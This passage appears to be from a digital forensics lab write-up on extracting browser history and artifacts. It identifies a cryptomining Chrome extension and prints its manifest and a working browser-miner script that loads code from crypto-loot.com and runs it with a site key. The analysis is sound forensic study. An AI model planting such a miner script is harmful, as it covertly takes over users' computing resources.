
4. Extract Browser Cache And History

Analyzing Internet Search History helps to Find Out Which Sites the attacker visited and the number of Times we can find important information in the History, Cookies, Logs, Cache Memory, and types of Files that have been accessed. Common browser artifacts: downloaded history, search history, navigation history, cookies, cache, and bookmarks.
In this section, I will use two tools, BrowserHistoryExaminer and browsinghistoryview.

First step, we should extract the data from the image that we have. Location of the data for Chromium-based Browsers Data will be found under %LocalAppData% (C:\Users\<user name>\AppData\Local), and for Gecko-based Browsers Data will be found under %AppData%(C:\Users\<user name>\AppData\Roaming).



We can find that we have two browser-profiles are present in Google Chrome, and we can find the extensions that were in the Chrome browser.




While watching the extensions, we can find that there is a cryptominer

Name	Size	Type	Date Modified
_metadata	528 (1 KB)	Directory	2/10/2021 5:18:24 ...
$I30	4,096 (4 KB)	NTFS Index ...	2/10/2021 5:18:24 ...
16.png	295 (1 KB)	Regular File	2/10/2021 5:18:24 ...
background.js	699 (1 KB)	Regular File	11/7/2017 6:04:28 ...
background.js.FileSlack	3,397 (4 KB)	File Slack	
manifest.json	871 (1 KB)	Regular File	2/10/2021 5:18:24 ...
manifest.json.FileSlack	3,225 (4 KB)	File Slack	


```
{
   "background": {
      "scripts": [ "background.js" ]
   },
   "description": "Allows staff members to mine cryptocurrency in the background of their web browser",
   "icons": {
      "16": "16.png"
   },
   "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAp1BrfOdr9hldFysTWVfr6nkuAD8IShanyW+d1kG1J6RKUWOCMQ
   "manifest_version": 2,
   "minimum_chrome_version": "9",
   "name": "DFP Cryptocurrency Miner",
   "omnibox": {
      "keyword": "DFP Miner"
   },
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "3"
}
```


Its name is DFP Cryptocurrency Miner.




There are 20 hashes is the crypto miner calculates per second.

```
<script src="https://crypto-loot.com/lib/miner.min.js"></script>
<script>
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
        {
        threads:3,autoThreads:false,throttle:0.2,
        }
);
miner.start();
</script>
<script>
    // Listen on events
    miner.on('found', function() { /* Hash found */ })
    miner.on('accepted', function() { /* Hash accepted by the pool */ })

    // Update stats once per second
    setInterval(function() {
        var hashesPerSecond = miner.getHashesPerSecond(20);
        var totalHashes = miner.getTotalHashes(256000000);
        var acceptedHashes = miner.getAcceptedHashes();

        // Output to HTML elements...
    }, 1000);
</script>
```

We can get more information from BrowsingHistoryView.



5. Resources:

- Volatility Essentials room
- Memory Acquisition:
- Windows Forensics 1
- Windows User Activity Analysis
- Cryptominer lab.